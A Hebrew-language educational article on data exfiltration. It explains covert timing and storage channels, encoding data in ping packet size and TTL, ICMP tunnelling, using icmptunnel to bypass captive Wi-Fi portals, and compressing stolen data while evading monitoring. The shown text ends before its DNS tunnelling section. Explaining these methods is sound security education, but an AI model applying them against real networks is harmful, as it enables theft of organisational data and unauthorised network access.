
Data Exfiltration 101 - Basics & DNS Tunnelling

מאת מאור גורדון

הקדמה

בשנים האחרונות, אירוע של דליפת מידע הפך לאחד הפחדים הכי גדולים של כל ארגון, ולֹא בְּכְדִי: הנזק שנעשה לחברה שחוותה אירוע כזה (בין אם מידע של משתמשים או קניין רוחני אחר) הוא עצום כלכלית ותדמיתית. חשוב לזכור שחברות גדולות הן לא אתר WordPress פשוט שמותקן על אחסון בשקל, ושהוצאת מידע מתוך מחשבים שנמצאים ברשתות פנימיות דורשת את מה שמתואר בסרטים בתור - "לעבור מספר חומות-אש".

עסקים בינוניים וגדולים החלו להשתמש בתוכנות (או שירותים חיצוניים) שמטרתם לזהות ולנטרל בזמן אמת כל ניסיון תקיפה, גישוש או גישה לא-מורשית בתוך הרשת (לדוג' מערכות IDS, מערכות DLP, מערכות EDR, ניטורי רשת, ולאחרונה גם כאלו שמשתמשים ב-AI). לכן, לחדור לרשת כזו היא כמו להיכנס למבוך לייזרים - לא רק שזה לא פשוט להיכנס, זה גם לא פשוט להוציא משם מידע.



[מקור: Freepik]

ככל שמבוכי הלייזרים נעשו סבוכים ומורכבים יותר, תוקפים נאלצו למצוא שיטות יצירתיות יותר שיעברו את המבוך ויוציאו מידע ממחשבים שונים שנמצאים תחת השגחה, וזאת מבלי להתריע על כך למנהלי ה-IT של הארגון.

אך למזלנו (או לצערנו, תלוי איך אתם רואים את הסיטואציה), יש דברים שלא משתנים. מערכת ה-DNS הבסיסית כמעט ולא עברה שינויים מאז ש-Paul Mockapetris המציא אותה בשנת 1983 (ואני יודע, כי קראתי בעיון את כל ה-RFC שקשורים לכך. לא היו שינויים מאסיביים). בשנת 1999, סר טים ברנרס-לי, הממציא של שפת HTML, אמר משפט מרתק בנוגע למערכות DNS:

"The Domain Name Server (DNS) is the Achilles heel of the Web. The important thing is that it's managed responsibly."

(Sir Tim Berners-Lee)

"מערכות DNS הן עקב האכילס של הרשת. הדבר הכי חשוב לגביהן הוא שינהלו אותן בצורה אחראית."

(סר טים ברנרס-לי)

(תמונה: Quartz)

ואכן, יש לו נקודה טובה - המערכת מהווה בסיס קריטי לכל אדם שרוצה לגלוש באינטרנט. במערכת ההפעלה Windows 10, גם אם יש חיבור לאינטרנט ולספק רשת, חוסר גישה לשרת DNS גורמת למערכת להציג סמל לפיו אין תקשורת אינטרנט כלל, וזה כי (לטענתם) אם אין DNS - אין חיבור אינטרנט בכלל. מערכות DNS שאינן מנוהלות כראוי עלולות להיות חור במבוך הלייזרים - דרך שבה תוקף יכול להוציא מידע ממחשב (ונראה בהמשך גם איך עושים זאת).

במאמר הזה אסקור את הנושא של Data Exfiltration משתי נקודות מבט:

- **נקודת מבטו של מהנדס** - נאפיין את הנושא - מה מאפיין שיטה טובה להדלפת מידע? האם יש שיטה מושלמת? אציג שיטות קיימות ונפוצות, וניתוח לגבי יתרונות וחסרונות המלווים בכל שיטה.
- **נקודת מבטו של תוקף** - נעבור על תהליך החשיבה ופתרון הבעיות מאחורי בניית מערכת משלי לביצוע Data Exfiltration שמבוססת על DNS Tunnelling, ומסתמכת על העקרונות שיוגדרו בנקודת המבט של המהנדס. אסקור את פרוטוקול DNS, ואציג דרך שבה תוקף יכול להעביר מידע על ידי ניצול הפרוטוקול.

נקודת מבטו של המהנדס

[מקור: Team Fortress 2]

בכובע המהנדס, נרצה להכיר את העקרונות הבסיסיים וכמו כן גם שיטות קיימות לביצוע Data Exfiltration (כי למה להמציא את הגלגל מחדש כשאפשר לקנות גלגלים קיימים ולשפר אותם?).

מה זה Data Exfiltration?

Darren Kitchen, חוקר אבטחה והמייסד של Hak5, נתן הגדרה מרתקת (וצינית להפליא) למושג "Data Exfiltration" (או "זליגת מידע" בעברית):

"Data Exfiltration is basically performing an involuntary backup to someone's computer."

(Darren Kitchen, Hak5 2112)

"בעיקרון, זליגת מידע היא ביצוע גיבוי לא-רצוני למחשב של מישהו."

(דארן קיטצ'ן,Hak5 2112)

(תמונה: Twitter)

המושג "זליגת מידע" מתאר סט של שיטות ויכולות להשגת מידע רגיש וחסוי מהרשת של ארגון לידיו של תוקף. זה קורה תחת ההנחה שהתוקף כבר נמצא בתוך הרשת, ושהוא מצא מחשב שמכיל את המידע הרצוי. התהליך יכול להיות ידני, על ידי תוקף בעל גישה פיזית למחשב, או מבוצע אוטומטית על ידי קוד שמשולב לרוב עם נוזקה כלשהי.

כל תהליך שמתאר העתקת מידע אל מכשיר שאין לו הרשאה להחזיק במידע הנ"ל נחשב לתהליך זליגת מידע. לרוב, נרצה להשתמש ב-"ערוץ תקשורת" שאין עליו הרבה השגחה, ולקודד אליו את המידע אותו נרצה להעביר. הוצאת המידע מהמחשב היא אמנם השלב האחרון בשרשרת תקיפות סייבר אך היא חשובה לא פחות מהשלבים שלפניה.


אז תוקף השיג גישה לרשת של ארגון גדול, ומצא את המידע שהוא רוצה להוציא. מה כעת? צריך להבין איך לשלוח את המידע חזרה אל התוקף ובו זמנית להתחמק מתוכנות anti-exfiltration, תוכנות DLP (קיצור של Data Leak Prevention, תוכנות שנועדו לחפש ולעצור זליגות מידע), תוכנות IDS (קיצור של Intrusion Detection System, לגילוי חדירה לרשת), כלים לניטור הרשת וכו' (נפרט על כך בהמשך). כל התקיפה יכולה להיות לשווא אם לא ימצאו דרך להוציא מידע מהרשת של הארגון.

הבעיה - "הסוהר"


בשנת 1984, גוסטאבוס סימונס (Gustavus J. Simmons), קריפטוגרפר ומתמטיקאי מוערך, כתב מאמר פורץ דרך שנקרא "בעיית האסירים והערוץ הסאבלימינלי" (The Prisoners' Problem and the Subliminal Channel).

בעיית האסירים

במאמר, הוא מציג את הבעיה שלנו באמצעות סיפור שנקרא "בעיית האסירים" (לא להתבלבל עם "דילמת האסיר" של תורת המשחקים):



שני אסירים נעולים בשני תאי מעצר שצמודים זה לזה והם מתכננים את הבריחה שלהם. מותר להם לדבר אחד עם השני אבל הסוהר יכול לשמוע את השיחה שלהם. לדבר אחד עם השני זאת דרך התקשורת היחידה האפשרית בין שניהם. הם חייבים להיזהר - אם השומר יחוש שהם מתכננים משהו, הוא יעביר אותם לתאים רחוקים יותר, ובכך ימנע כל תקשורת ביניהם ויהרוס את תוכנית הבריחה שלהם.



איך יכולים האסירים לתקשר ביניהם ולתכנן בריחה?

ניסיון פתרון #1: הצפנה

נגיד שמבעוד מועד, החליטו האסירים שבמידה וייתפסו הם יוכלו לתכנן את הבריחה שלהם באמצעות שימוש בשיטת הצפנה (לצורך ההדגמה נשתמש בשיטה בסיסית ביותר) - שימוש בצופן קיסר עם מפתח 5. צופן קיסר הוא צופן הזזה, כך ש-'א' זה 'ו' (5 אותיות קדימה), 'ב' זה 'ז' וכו' :

א	ב	ג	ד	ה	ו	ז	ח	ט	י	כ	ל	מ	נ	ס	ע	פ	צ	ק	ר	ש	ת
ו	ז	ח	ט	י	כ	ל	מ	נ	ס	ע	פ	צ	ק	ר	ש	ת	א	ב	ג	ד	ה

+5 (א → ו) ; +5 (ת → ה)

השומר אינו מודע להסדר הזה, רק שני האסירים מכירים את שיטת ההצפנה ולכן שניהם יכולים לתקשר ביניהם מבלי שהשומר יבין את תוכן השיחה שלהם (אלו שמשעמם להם ומעוניינים לתרגם את התקשורת של האסירים [מוזמנים לעשות זאת]):

אסירה 01: קמתכג צקיגי זפספי.

אסיר 02: בסזפהס.

הסוהר מרחיק בין האסירים!

למרות שהסוהר לא מבין את תוכן השיחה, חוסר היכולת שלו להבין אותם גורם לו לחשוד בהם. כתוצאה מכך הוא שם אותם בתאים רחוקים יותר ועוצר כל תקשורת ביניהם (הם לא יכולים לתכנן בריחה עכשיו). לכן, הצפנה לבדה היא לא פתרון לבעיה.

ניסיון פתרון #2: ערוץ תקשורת סמוי

ננסה כיוון אחר. במקום להצפין את המידע לבליל חסר משמעות של אותיות בעברית, ננסה לקודד מידע מסוים למשפט נפוץ והגיוני בעברית או למילה הגיונית בעברית:

מידע מקורי	מידע מקודד
0	היי
+1	אני
+2	אתה
+10	אנחנו

כאשר אחד האסירים אומר משפט שמתחיל ב-"היי", נתחיל לספור את כמות הפעמים שמילים מסוימות חוזרות על עצמן.

כל פעם שהאסיר אומר "אני" נוסיף 1, כל פעם שהאסיר אומר "אתה" נוסיף 2 וכל פעם שהאסיר אומר "אנחנו" נוסיף 10 (נתחיל לספור רק מהרגע שבו האסיר אומר "היי", כדי שלא נפסול שימוש רגיל במילים הבסיסיות הללו):

משפט מקודד	הערך המסתתר
היי, אתה יודע מה השעה?	2
היי, רציתי לשאול אם אנחנו יוצאים מחר לבר כי אתה בעל נטייה לשתות הרבה.	12

מדובר בשיטה לא שגרתית בכלל להשתמש במילים בעברית בתור שיטת קידוד למספרים (לא זכור לי שלמדתי את זה לבגרות בלשון בכל מקרה). באופן זהה לשיטה הראשונה, הסוהר אינו מודע לטבלת המשמעויות של שיטת הקידוד שיצרו האסירים. האסירים הם היחידים שמכירים את השיטה ולכן הם אמורים להיות היחידים שמבינים זה את זה בעוד ששאר האנשים ששומעים (כולל הסוהר) לא אמורים לחשוד. כעת, אם ירצו לקבוע באיזו שעה להתחיל את החפירות למנהרה בשביל הבריחה, יוכל אחד מהם לומר משפט כמו המשפט הבא:

אסירה 01: היי, אנחנו נהיה בסדר, אל תדאג, אנחנו נצא מפה בקרוב, אתה תשמור על עצמך.

אסיר 02: אוקיי.

הסוהר מאשר את התקשורת!

והתוצאה? <u>הסוהר יאשר את התקשורת ביניהם</u> כי מבחינתו הוא לא רואה שנעשה פה שום דבר זדוני. מבחינתו, זה משפט חיזוק מרגש ואופטימי למרות שהם כנראה לא ישתחררו בזמן הקרוב (כי הם בכלא על פשע שעשו), אין סימנים נראים לעין לתכנון בריחה מהכלא.

היי, <u>אנחנו</u> (+10) נהיה בסדר, אל תדאג,
<u>אנחנו</u> (+10) נצא מפה בקרוב, <u>אתה</u> (+2) תשמור על עצמך.

⟶ 10+10+2= 22:00

האם זה אידיאלי? בוודאות לא. אבל לפחות זה עובד...

הפתרון - ערוצי תקשורת סמויים

שליחת המידע המפורש דרך כל שיטה ברורה דומה יגרום לחסימתה המיידית של החבילה מלצאת מהרשת. לכן, יש צורך להשתמש בערוצים סמויים (Covert Channels: CWE-514) שמתארים כל שיטה שבה ניתן להעביר מידע בצורה לא בולטת מרשת הארגון. לרוב, עושים זאת על ידי שימוש בפרוטוקולי תקשורת בצורה לא שגרתית אך מותרת (Protocol Tunnelling: MITRE T1572). ערוצים סמויים נוטים לעקוף מערכות Access Control מסורתיות בגלל השימוש הלא צפוי בהם.

הדוגמה למעלה היא גרסה בסיסית מאוד של שימוש בערוץ סודי - על ידי שימוש לא שגרתי (אך מורשה) בשפה העברית, האסירים יכלו לתקשר ביניהם (ואף לעבור את מערכת ההגנה של הסוהר).

ערוצי התקשורת הסמויים מתחלקים באופן גס לשני סוגים מרכזיים:

- **ערוצים סמויים מבוססי זמן (Covert Timing Channel: CWE-385)** - ערוץ תקשורת שמבוסס על תזמון שליחת המידע. לדוגמה, שליחתו של אותו המידע פעם בדקה בשביל לסמן '0' אצל התוקף ופעמיים בדקה בשביל לסמן '1'.
- **ערוצים סמויים מבוססי אחסון (Covert Storage Channel: CWE-515)** - ערוץ תקשורת שמבוסס על שינוי תוכן המידע הנשלח. לדוגמה, שליחת מידע אשר מוסתר בתוך HTTP Header.

The Perfect Balance: האיזון בין סודיות למהירות

דבר נוסף שחשוב לציין בנוגע לערוצי תקשורת סמויים זה שהם לא יעילים בעליל. כמות המידע שלרוב נשלח בשביל להעביר בית בודד (B1) של מידע בערוץ סמוי הוא משמעותית גדול יותר בהשוואה לשימוש בפרוטוקולי תקשורת באופן שבו תוכננו להיות בשימוש. מהירות העברת מידע באמצעות זליגת מידע הוא נמוך ביותר, עד לביטים בודדים ביום.

זה אמנם לא יעיל בשביל קבצים גדולים מאוד (אלא אם כן אתם לא ממהרים לשום מקום), אבל המהירות הנמוכה לא פוגעת ביכולת של המידע המודלף לגרום לנזק לארגון. מבין סוגי המידע הרגיש שניתן להעביר בקלות:

- מפתחות קריפטוגרפים (גודל ממוצע של 256 ביט)
- תשובות לשאלות כן/לא (גודל של ביט בודד)

- מספרי זהות, מספרי טלפון, תאריכים, קוד PIN...
- קבצים קטנים אחרים...

כאן נכנס קטע בעייתי - ככל שהשיטה להדלפת המידע תהיה יותר מהירה, ויותר מידע יעבור ביחידת זמן, כך גדל הסיכוי שיגלו את הערוץ החסוי. הסיבה לכך היא כי מערכות ההגנה הארגוניות בודקות, בין הרבה קריטריונים, זינוק בנפח המידע שהועבר ביחידת זמן. לדוגמה, מחשב משרדי בארגון לרוב מוריד ומעלה כ-MB10 מהאינטרנט ביום, וכך הוא עושה בדרך כלל. שינוי התנהגותי בצריכת האינטרנט (כמו שימוש מאסיבי של GB1 ביום - זינוק של x100 בצריכת האינטרנט) עלול להפעיל מנגנוני הגנה ולהרתיע אדמיניסטרטורים של המערכת.

Ping = שיטה לזליגת מידע?


דוגמה שתבהיר היטב את האיזון המדובר היא שימוש בהודעות ICMP על מנת להדליף מידע ממחשב של ארגון אל מחשב של התוקף. ICMP הוא פרוטוקול שמשמש למטרת אבחון בעיות ברשת, ועל כן - לכל מכשיר שיש לו כתובת IP יש גם את היכולת לשלוח, לקבל ולעבד הודעות ICMP.

נניח שהייתי רוצה להשתמש ב-ICMP בתור ערוץ סמוי. אופציה אחת היא להשתמש בכלי ping (שאמור להיות מותקן בכל מחשב שמחובר לאינטרנט).

ניתן להשתמש בפקודה הבאה בשביל לשלוח חבילה בודדת של ICMP (נשתמש ב-"n-" על מנת לקבוע את כמות החבילות שיישלחו) לכתובת X.X.X.X (יש הבדלים סמנטיים בין הפקודה בלינוקס ונגזרותיה לבין הפקודה בווינדוס, נתייחס לסמנטיקה של ווינדוס):

הידד! עכשיו שיש ביכולתנו לשלוח פקודה בודדת למחשב חיצוני, אפשר לתזמן את זה (וזאת תהיה דוגמה נהדרת לשימוש בערוץ סמוי מבוסס זמן):

שליחת שתי חבילות בטווח זמן מסוים מסמל 1 אצל התוקף, ושליחת חבילה אחת בטווח זמן מסוים מסמל 0 אצל התוקף. בדוגמה שלנו, בין כל רצף בקשות יש המתנה של 5 שניות. בשיטה הזו, שליחת בית בודד (8 סיביות) תדרוש עד 16 חבילות ICMP ותיקח 40 שניות (מהירות העברת מידע סמוי: 0.025 B/s).
לדוגמה, אם ארצה לשלוח את הרצף הבינארי "101" אעשה את הפעולות הבאות:



מרגיש איטי? אין בעיה - ניתן להוריד את זמן ההמתנה מ-5 שניות לחצי שנייה (ונגדיל את מהירות ההעברה פי 10). אמה מה, עכשיו נעביר עד 16 חבילות ב-4 שניות, וגם אם החבילות נראות לגיטימיות לחלוטין, **הקצב הגבוה שבו הן נוצרות ונשלחות מעורר חשד**. זה אמור להביהיר את הצורך באיזון בין מהירות העברת הנתונים לבין סודיות - העברת נתונים מהירה יותר עלולה לחשוף את הערוץ הסמוי, אבל ערוץ סמוי אמיתי יהיה בעל מהירות העברת נתונים נמוכה מאוד.

אם בדוגמאות עסקינן, אפשר להשתמש ב-ping גם בשביל ערוצים סמויים מבוססי אחסון (בניגוד לשיטה עד עכשיו שהייתה מבוססת על זמן).

מהתבוננות על הפרמטרים שאפשר להזין, ניתן לראות כמה שדות נוספים שאפשר לקודד אליהם מידע:


```
Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -r count       Record route for count hops (IPv4-only).
    -s count       Timestamp for count hops (IPv4-only).
    -j host-list   Loose source route along host-list (IPv4-only).
    -k host-list   Strict source route along host-list (IPv4-only).
    -w timeout     Timeout in milliseconds to wait for each reply.
    -S srcaddr     Source address to use.
    -c compartment Routing compartment identifier.
    -p             Ping a Hyper-V Network Virtualization provider address.
    -4             Force using IPv4.
    -6             Force using IPv6.
```

1. **שינוי גודל מידע (-l size)** - הפרמטר הזה מגדיר את אורך המידע שיתווסף לחבילה כדי לתת לה "משקל" (גודל ברירת מחדל - 32 בתים). על ידי שינוי המספר הזה ניתן "לאותת" לתוקף טווח ערכים רחב מאוד של מידע. כמובן שהפרמטר הזה צריך להצדיק אשכרה מידע שאמור להיות קיים בחבילה, ועל כך, ping מציב את אותיות ה-abc בתור "מידע שרירותי" (בתמונה - החבילה שנוצרה על ידי ping בגודל buffer של 32 בתים והמידע השרירותי מסומן בכחול):

```
0000  3c 18 a0 0f f6 ae 8c fd  de 84 4d f4 08 00 45 60   <······ ··M···E`
0010  00 3c 00 00 00 00 73 01  75 7e 08 08 08 08 c0 a8   ·<····s· u~······
0020  01 2b 00 00 55 52 00 01  00 09 61 62 63 64 65 66   ·+··UR·· ··abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                    wabcdefg hi
```

החיסרון המרכזי פה הוא שהערוץ הסמוי עלול להתגלות ולהיהרס כאשר נשתמש בערכים גדולים מדי (המערכת תחשוב שמדובר ב-Ping of death) או שנשלח יותר מדי בקשות בטווח זמן קצר מדי (המערכת תחשוב שמדובר ב-Ping Flood או ב-Smurf attack).

2. **שימוש בשדה זמן-חיים (-i ttl)** - TTL הוא מספר בגודל 8 סיביות שאנחנו יכולים להגדיר (בין 0-255). החוק עם המספר הזה פשוט: חבילה נוצרת עם ערך TTL ראשוני (שזה מה שאנחנו מגדירים). בכל תחנה ברשת, בכל מכשיר או נתב שדרכו עוברת החבילה עד להגעתה ליעדה, המספר הזה יורד ב-1. כאשר המספר הזה מגיע ל-0, החבילה חדלה מלהתקיים. TTL נועד למנות את כמות התחנות ולעצור חבילות שעושות לולאות בתוך רשתות מחשבים. בהקשר שלנו, אם המספר הזה יגיע ל-0 לפני שהוא יגיע לתוקף - הוא לא יגיע לתוקף.




ביצוע פקודת ping עם ערך TTL של 64 יגרום לתוקף לקבל את החבילה עם TTL נמוך מ-64 (עד כמה נמוך? תלוי במספר התחנות בדרך). למרות העיוות שנעשה לשדה בזמן השליחה שלו, ניתן להגדיר לו שני ערכי TTL ראשוניים שיהיו שונים זה מזה באופן מובהק ולהפריד ביניהם. לדוג' ערך TTL התחלתי של 200 יתקבל אצל התוקף בתור 183 (נגיד שיש 17 תחנות בדרך). התוקף מבין שזה יותר מ-100 ולכן הוא מקבל '1'. חבילה אחרת, בעלת TTL התחלתי של 100 תתקבל אצל התוקף כ-83, ומאחר והערך נמוך מ-100, התוקף יבין שמדובר ב-'0'. זאת שיטה דומה לשיטה הראשונה שלנו, אך שאינה מבוססת על זמן, אז יכולה לאפשר שליחת חבילות ברצף (אין צורך בהמתנה).

מקרה קיצון פוטנציאלי שיכול להרוס את השיטה הזו זה אם ישנן יותר מ-100 תחנות בדרך לתוקף (כלומר שחבילה שמתחילה עם 200 TTL תגיע לתוקף עם ערך נמוך מ-100 וחבילות עם TTL התחלתי של 100 לא יגיעו לתוקף כלל). דבר אפשרי נוסף הוא שישנה תחנה בדרך שדורסת את ערך ה-TTL עבור כל החבילות העוברות דרכה ומציבה ערך TTL קבוע. מקרים אלו פוגעים בערוץ הסמוי המתואר כאן וחוסמים אותו לחלוטין.

בונוס: ICMP Tunneling ועקיפה של רשתות Wi-Fi "פתוחות"

פרוטוקול ICMPv4 (מוגדר ב-"RFC 792: Internet Control Message Protocol") הוא פרוטוקול בסיסי לדיווח שגיאות שמשתמשים בו רכיבי רשת (נתבים, שרתים וכו'). הפרוטוקול הזה, בהגדרתו, **לא נועד להעביר מידע** בין שני מחשבים, אלא רק לבדוק את טיב התקשורת ביניהם. אולם, בדוגמא למעלה ראינו שהכלי ping מציב מידע שרירותי (אותיות abc) בתוך החבילה, ולכן יש לה את היכולת לסחוב מידע. במפרט של הפרוטוקול נוכל למצוא את השדה האחראי:



הודעות ICMP הן תוספות לפרוטוקול IP (RFC 791: Internet Protocol) שפועלות באותה רמה (שכבה שלישית במודל OSI), ולכן הודעות ICMP משתמשות באותן שדות כמו פרוטוקול IP (בתמונה - IP Header) ומוסיפות כמה משלהן (בתמונה - ICMP Header).


לפי הגדרה, פרוטוקול IP מחזיק שדה Total Length שניתן להגדיר בגודל 16 סיביות שמתאר את גודל החבילה הכוללת (כל מספר עד 65,535). כלומר, גודלה של חבילה אחת מוגבלת עד לגודל של 65,535 בתים (כולל ה-Headers). בנוסף לכך, לפי RFC972, זה חוקי לכלול שדה Data בתוך הודעת ICMP ובו לשים כל מידע שרירותי, שלא מוגבל מבחינת תוכן (בתמונה - מסומן באדום).

ההגבלה היחידה של השדה הנ"ל היא באורכו, והיא נובעת מהשדה Total Length תודות לפרוטוקול IP. מכל זה נובע משהו מדהים - משתמש יכול להעביר עד 65,507 בתים (~65.5KB) של מידע נטו בתוך כל חבילת ICMP, למרות שהיא בכלל לא נועדה להעברת מידע.

לאורך השנים, קמו פרויקטים שונים ש-"עוטפים" מידע של פרוטוקול אחד בפרוטוקול אחר (מה שנקרא - Protocol Tunneling). באופן טבעי, אחד הפרוטוקולים שנמצאים בשימוש נפוץ בתהליך הזה הוא ICMP (שזה די הגיוני נוכח היכולת שלו להעביר מידע למרות שהוא אינו נועד לכך).

ICMP Tunneling היא סוג של תקשורת סמויה שבה חבילות TCP נעטפות חבילות ICMP ונשלחות כבקשות שדומות לבקשות היוצאות מ-ping (בקשות Echo), וכך מתאפשרת תקשורת TCP דו כיוונית מלאה, באמצעות פרוטוקול ICMP. אם מוסיפים הצפנה בדרך, מקבלים ערוץ סמוי שמעביר חבילות ICMP שנראות (יחסית) לגיטימיות. טכנית, אין סיבה לתוכנות הגנה לבדוק את התוכן של חבילת ICMP כי היא

לא אמורה להכיל מידע שהוא יותר מאותיות שרירותיות (למרות שכיום כל התוכנות כבר התרגלו לכך שאפשר להעביר מידע באמצעות ICMP והן ערוכות בהתאם).



חבילות המידע שנשלחות מגיעות לשרת ביניים, שפותח את העטיפה של ICMP, מפענח את המידע ושולח אותו כרגיל דרך האינטרנט לשרת אליו הלקוח רוצה להתחבר (שימוש ב-IP Masquerading). התשובה שמתקבלת מהשרת מוצפנת מחדש ונעטפת בתור חבילת ICMP ונשלחת אל הלקוח.

פרויקטים שמציעים ICMP Tuneling, כמו icmptunnel של DhavaKapil, מכילים בונוס מעניין ביותר. הפרויקט הזאת אמנם יכול לשמש לזליגת מידע, אך הוא גם מצוין לעקיפה של מערכות Captive Portal. רשתות ה-Wi-Fi הציבוריות "הפתוחות" הן לא זרות לנו - הרשתות שנראות שאינן מוגנות בסיסמה אך במעמד החיבור אליהן עולה חלון פופ-אפ שמבקש אימות או כסף.

מרבית מערכות בקרת הגישה הללו משתמשות בהפניה באמצעות HTTP (קוד 302 שמוביל אל שרת האימות, או קוד 511) או הפניה באמצעות DNS (כל דומיין מוביל אל שרת האימות). לרוב, המערכות הללו מחפשות באופן אקטיבי חבילות TCP (כי דרכן עובר HTTP) או חבילות UDP (כי דרכן עובר DNS). ICMP לא נועד להעברת מידע בדרך כלל, וחסימה של הפרוטוקול יכולה לפגוע בפונקציונליות של הרשת (לכן, לא סביר שיבטלו אותו).

על ידי שימוש בתוכנות שמציעות ICMP Tunneling, כמו icmptunnel, אחד יכול באופן תיאורטי לעקוף Captive Portals ולהתחבר לרשתות ווי-פי "פתוחות", ללא אימות (ובחינם!).


ומה עושים עם המידע? על דחיסה, הצפנה וקידוד מידע

כעת נעסוק בחלק שחשוב לא פחות מבחירת הערוץ הסמוי, והוא התהליך שנצטרך להעביר את המידע שלנו לפני שליחתו. כפי שניתן לראות, ערוצים סמויים באים עם דרישות שונות בנוגע למידע שניתן להציב בהם. המידע, בצורתו הגולמית, לא יכול לעבור במרבית הערוצים הסמויים ללא הצגתו בצורה אחרת, או חלוקה שלו לתתי-חלקים.

כשמדובר על המידע המועבר, יש לנו מספר מטרות שנרצה להשיג:

- נרצה **שכמות המידע שנצטרך להעביר תהיה כמה שיותר קטנה (דחיסה)**, מאחר וככל שנעביר יותר מידע לאורך זמן כך יעלה הסיכוי שיזהו את הערוץ הסמוי שלנו ויסגרו אותו.
- נרצה **להצפין את המידע המועבר** כך שמערכות זיהוי והגנה בדרך לא יוכלו לפענח אותו ולזהות שמדובר במידע רגיש (הצפנה).
- נרצה **לשנות את הדרך בה אנחנו מציגים את המידע** כך שתתאים לערוץ הסמוי (קידוד מידע), ולעשות זאת בצורה חכמה.
- נרצה **שהמידע שנעביר ייראה כמה שיותר לגיטימי** ו-"אנושי". לשם כך נצטרך להסתיר מידע חסוי בתוך מידע לגיטימי (סטגנוגרפיה, אבל לא ניכנס לזה במאמר הזה).

שימוש בדחיסה



אם אתם לא מכירים את העקרונות הבסיסיים של דחיסה, אני ממליץ שתצפו בסרטון של Techquickie שנותן הסבר כללי על שיטות לדחיסת נתונים ואיך הן עובדות. אם הסבר מעמיק יותר הוא מה שאתם מחפשים, אני ממליץ בחום על הכתבה של שחף אלקסלסי ואפיק קסטיאל (cp77fk4r) מגיליון 106 שנכנסת לעומק בנושאים כמו קוד האפמן, אלגוריתם למפל-זיו, ועל השימושים של דחיסה בעולם ה-Web.

דחיסה היא דבר נהדר, כי היא עונה לנו על צורך בסיסי - הקטנת כמות המידע שעובר בתווך כדי לא לחשוף את הערוץ הסמוי. בפרויקטים קודמים שעשיתי הייתי נוטה לדחוס כל פיסת מידע במחשבה שזה יעשה את המידע קצר יותר, ויגרום לו לעבור מהר יותר דרך הרשת.

אך מהר מאוד למדתי שיש מקרים שבהם לא נרצה לדחוס את הנתונים שלנו:

1. **מעט מדי מידע או מידע רנדומלי מדי (ללא יתירות)** - דחיסה היא משחק של "קח-ותן". כלומר, דחיסות שונות יכולות להקטין את גודל המידע הגולמי אבל הן צריכות להוסיף מידע משלהן בראש הקובץ (File Header), קוד לאיתור שגיאות וכמו כן גם מידע שקריטי לצורך הפתיחה של הדחיסה (כמו העץ הבינארי בקוד האפמן). לכן, אם המידע המקורי קצר מדי, ביצוע דחיסה יכול בעצם להגדיל את התוצר הסופי, שזה לא דבר רצוי. בנוסף, מידע שאין בו יתירות או תבניות כלשהן שחוזרות על עצמן (כמו מידע רנדומלי לחלוטין) גם לא ייטיב עם דחיסה, מאחר והגודל של הקובץ הדחוס לא יהיה קטן בהרבה מגודל המידע המקורי.
2. **מידע דחוס הוא לא טקסטואלי** - במרבית המקרים, כאשר נדחוס מידע, גם אם הוא טקסט במצבו המקורי, הקובץ הדחוס לרוב לא יהיה טקסט. הסיבה לכך היא כי פורמטי דחיסה רוצים לתפוס כמה שפחות מקום, להיות כמה שיותר יעילים, והפתרון לכך הוא לעזוב את עולם אותיות ה-ASCII ולעבור למידע בינארי. לרוב, זאת לא תהיה בעיה אצלנו כי מרבית השיטות לביצוע זליגת מידע שאציג כאן נועדו להעביר סיביות בינאריות (כך שאין מגבלה כלשהי שמחייבת שימוש באותיות ASCII). עם זאת, חשוב לזכור את השינוי הזה שלאחריו מידע יהיה לרוב דחוס ובינארי.

בנוסף, יש לזכור שהמחשב שיצטרך לבצע את הליך הדחיסה **הוא לא אחר מהמחשב הארגוני** שהשתלטנו עליו (שמחזיק את המידע הרגיש). זה מוסיף נדבך נוסף של דקויות להתחשב בהן - המשאבים של המחשב (מבחינת יכולת לבצע את הדחיסה), הרשאות משתמש זמינות, הוספת קוד לתוכנת RAT שתעשה את הדחיסה, וכל זה - מבלי להתגלות על ידי מערכות אנטי-וירוס. הרכבתי רשימה של קריטריונים שניתן להתייחס אליהם כשבוחרים דחיסה לשיטה לזליגת מידע:

1. **דחיסה כללית (general-purpose) vs. דחיסה ספציפית (specific-purpose)** - זה חשוב מאוד להכיר את המידע שאנחנו רוצים להוציא מהרשת - מה הפורמט שלו, איך הוא בנוי וכו'. שיטות דחיסה כלליות (כמו gzip) יודעות לדחוס כל רצף בתים, ולהוציא קובץ דחוס בסוף. דחיסות ספציפיות, לעומת זאת, נועדו לפורמט מסוים כשהן יודעות איך לנצל אותו בצורה שבה הדחיסה תהיה מיטבית איתו. דחיסת קבצים כלליים שונה מאוד מדחיסת תמונות והן שונות מאוד מדחיסת ווידאו או קבצי PDF.

לדוגמה, אם תמונות זה מה שאתם מעוניינים להוציא מרשת הארגון, אולי תשקלו להקטין את הרזולוציה של התמונה (דבר ש-gzip לא יודע לעשות), או להשתמש במקודד תמונות ייחודי כמו MozJPEG, שיכול להקטין משמעותית את גודל הקובץ מבלי לאבד הרבה מאיכות התמונה (שיפור של בין 300% ל-800% לעומת דחיסה כללית). ניתן לחזות בכוח של דחיסת תמונות באתר squoosh.app שמציג שיטות דחיסה שונות לתמונות (גם את MozJPEG) ותוצאות מרהיבות שפשוט לא ניתן להשיג עם דחיסה רגילה. עם זאת, לא הייתי ממהר להספיד את הדחיסות הכלליות.


הסיבה המרכזית לכך היא כי דחיסות כלליות הן כלי מועיל כשזה בא למרבית הקבצים הבינאריים שהם לא מדיה (קבצי PDF, קבצי DOCX, מודלים תלת ממדיים, וכו'). הדינאמיות שלהם ביכולת לכווץ

הכל (גם אם מעט בהשוואה לדחיסה ספציפית) משאירה אותם אופציה בדיוק כמו שיטות אחרות. יתרון נוסף של הדחיסה הכללית ניתן לראות בפסקה הבאה.

